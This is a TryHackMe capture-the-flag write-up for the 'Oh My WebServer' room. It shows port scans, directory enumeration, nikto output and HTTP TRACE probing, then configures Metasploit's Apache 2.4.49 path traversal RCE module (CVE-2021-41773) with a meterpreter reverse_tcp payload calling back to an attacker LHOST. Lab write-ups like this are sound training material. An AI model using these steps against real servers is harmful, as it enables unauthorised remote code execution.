
Oh My WebServer

Oh My WebServer


https://tryhackme.com/room/ohmyweb

`rustscan -a 10.10.248.208 -- -Pn -sC -sV -A | tee scan.txt`




```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e0d188762a9379d391046d25160e56d4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMlfGBGWZkPg98VnvD+FVeesHsQwmtoJfMOMhifMjxD9AEluFQNVnoyxyQi5y9O2/AN/MO+l57li33lHiVjD1eglBjB3Lkzz3tpRJSmGn2Ug3jRypShkSJ9VkUVFElw8MXke62w3+9pi+S0Ub1Dqc
ttGH8TqihiWvqJbJYnecqjdcka1uKPdPna0gleow9JiaAH3X4EMFdcXZDOGgnOaZId2mEXFDeNNYFZpS+EOcLgXaAp1NobUckE9NXvE73qw+pBNo69m3z4MG7/cJNIsQiFpm5yqgCKJGjhwGFp4zAMXOD23lj1g+iQlwrchwY5nBEHHae1PjQwLjwuWeb
jWR+bWPalPVYa4d8+15TjjgV8VW/Rac3rTX+A/buyVxUSMhkBtn7fQ2sLoMPPn7vRDo3ggGl5IZaYIvSYRDk9nadsZk+YKUCSgFf97z0PK278vbrPwjJTyyScAnjvs+oLnD/bAdja4uwOOS2CHehjzipVmWf7zR3srIfjZQ4aAUmeh8=
|   256 91185c2c5ef8993c9a1f0424300eaa9b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLf6FvNwGNtpra24lyJ4YWPqB8olwPXhKdr6gSW6Dc+oXdZJbQPtpD7cph3nvR9sQQnTKGiG69XyGKh0ervYI1U=
|   256 d1632a36dd94cf3c573e8ae88500caf6 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEzBDIQu+cp4gApnTbTbtmqljyAcr/Za8goiY57VM+uq
80/tcp open  http    syn-ack Apache httpd 2.4.49 ((Unix))
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.49 (Unix)
|_http-title: Consult - Business Consultancy Agency Template | Home
|_http-favicon: Unknown favicon MD5: 02FD5D10B62C7BC5AD03F8B0F105323C
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

`dirsearch -u http://10.10.248.208`




```
└─$ dirsearch -u http://10.10.248.208
  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.248.208/_24-01-21_15-31-50.txt

Error Log: /home/kali/.dirsearch/logs/errors-24-01-21_15-31-50.log

Target: http://10.10.248.208/

[15:31:50] Starting:
[15:31:52] 403 -  199B  - /%2e%2e//google.com
[15:31:56] 403 -  199B  - /.htaccess.bak1
[15:31:56] 403 -  199B  - /.htaccess.orig
[15:31:56] 403 -  199B  - /.htaccess.sample
[15:31:56] 403 -  199B  - /.htaccess.save
[15:31:56] 403 -  199B  - /.ht_wsr.txt
[15:31:56] 403 -  199B  - /.htaccess_extra
[15:31:56] 403 -  199B  - /.htaccessOLD
[15:31:56] 403 -  199B  - /.htaccess_sc
[15:31:56] 403 -  199B  - /.htaccess_orig
[15:31:56] 403 -  199B  - /.htaccessOLD2
[15:31:56] 403 -  199B  - /.htm
[15:31:56] 403 -  199B  - /.html
[15:31:56] 403 -  199B  - /.htaccessBAK
[15:31:56] 403 -  199B  - /.htpasswds
[15:31:56] 403 -  199B  - /.htpasswd_test
[15:31:56] 403 -  199B  - /.httr-oauth
[15:32:26] 200 -  404B  - /assets/
[15:32:26] 301 -  236B  - /assets  ->  http://10.10.248.208/assets/
[15:32:30] 403 -  199B  - /cgi-bin/
[15:32:30] 500 -  528B  - /cgi-bin/test-cgi
[15:32:46] 200 -   57KB - /index.html
```

Something interesting in page source




```
    <!--====== Style CSS ======-->
    <link rel="stylesheet" href="assets/css/style.css">

</head>

<body>
    <!--[if IE]>
    <p class="browserupgrade">You are using an <strong>outdated</strong> browser. Please <a href="https://browsehappy.com/">upgrade your browser</a> to improve your experience and security.</p>
  <![endif]-->


    <!--====== PRELOADER PART START ======-->

    <div class="preloader">
        <div class="loader">
```

Trying sign in I foun contact.php, but with 404 responce, I try options method and find more methods allowed



```
OPTIONS /assets/contact.php HTTP/1.1
Host: 10.10.104.180
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.104.180
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.104.180/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Date: Tue, 23 Jan 2024 16:15:33 GMT
Server: Apache/2.4.49 (Unix)
Allow: POST,OPTIONS,HEAD,GET,TRACE
Content-Length: 0
Connection: close
```




```
TRACE /assets/contact.php HTTP/1.1
Host: 10.10.104.180
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.104.180
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.104.180/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Date: Tue, 23 Jan 2024 16:16:11 GMT
Server: Apache/2.4.49 (Unix)
Connection: close
Content-Type: message/http
Content-Length: 540

TRACE /assets/contact.php HTTP/1.1
Host: 10.10.104.180
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.104.180
User-Agent: Mozilla/5.0 (Windows NT 10.0;
 Win64;
 x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;
q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.104.180/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

running nikto

```
nikto --url http://10.10.104.180
```


Find 2 vulnerabilities: apache version and cross-site-tracing



```
┌──(kali㉿kali)-[~]
└─$ nikto --url http://10.10.104.180
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.104.180
+ Target Hostname:    10.10.104.180
+ Target Port:        80
+ Start Time:         2024-01-23 11:27:47 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.49 (Unix)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com
/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.4.49 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, HEAD, GET, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ 8881 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2024-01-23 11:43:20 (GMT-5) (933 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

I found CVE of apache vulnerability

CVE-2021-41773




Date	D	A	V	Title	Type	Platform	Author
2021-10-06	⤓	▣	✓	Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)	WebApps	Multiple	Lucas Souza

Showing 1 to 1 of 1 entries (filtered from 45,784 total entries)


I metasploit use

exploit/multi/http/apache_normalize_path_rce




```
msf6 > search CVE-2021-41773

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/http/apache_normalize_path_rce  2021-05-10       excellent  Yes    Apache 2.4.49/2.4.50 Traversal RCE
   1  auxiliary/scanner/http/apache_normalize_path  2021-05-10       normal     No     Apache 2.4.49/2.4.50 Traversal RCE scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/apache_normalize_path

msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > options

Module options (exploit/multi/http/apache_normalize_path_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CVE        CVE-2021-42013   yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
   DEPTH      5                yes       Depth for Path Traversal
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
   RPORT      443              yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /cgi-bin         yes       Base path
   VHOST                       no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS 10.10.104.180
RHOSTS => 10.10.104.180
msf6 exploit(multi/http/apache_normalize_path_rce) > set LHOST 10.18.88.130
LHOST => 10.18.88.130
msf6 exploit(multi/http/apache_normalize_path_rce) > set RPORT 80
RPORT => 80
msf6 exploit(multi/http/apache_normalize_path_rce) > set SSL false
[!] Changing the SSL option's value may require changing RPORT!
SSL => false
msf6 exploit(multi/http/apache_normalize_path_rce) > options
```



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS 10.10.104.180
RHOSTS => 10.10.104.180
msf6 exploit(multi/http/apache_normalize_path_rce) > set LHOST 10.18.88.130
LHOST => 10.18.88.130
msf6 exploit(multi/http/apache_normalize_path_rce) > set RPORT 80
RPORT => 80
msf6 exploit(multi/http/apache_normalize_path_rce) > set SSL false
[!] Changing the SSL option's value may require changing RPORT!
SSL => false
```

`run`

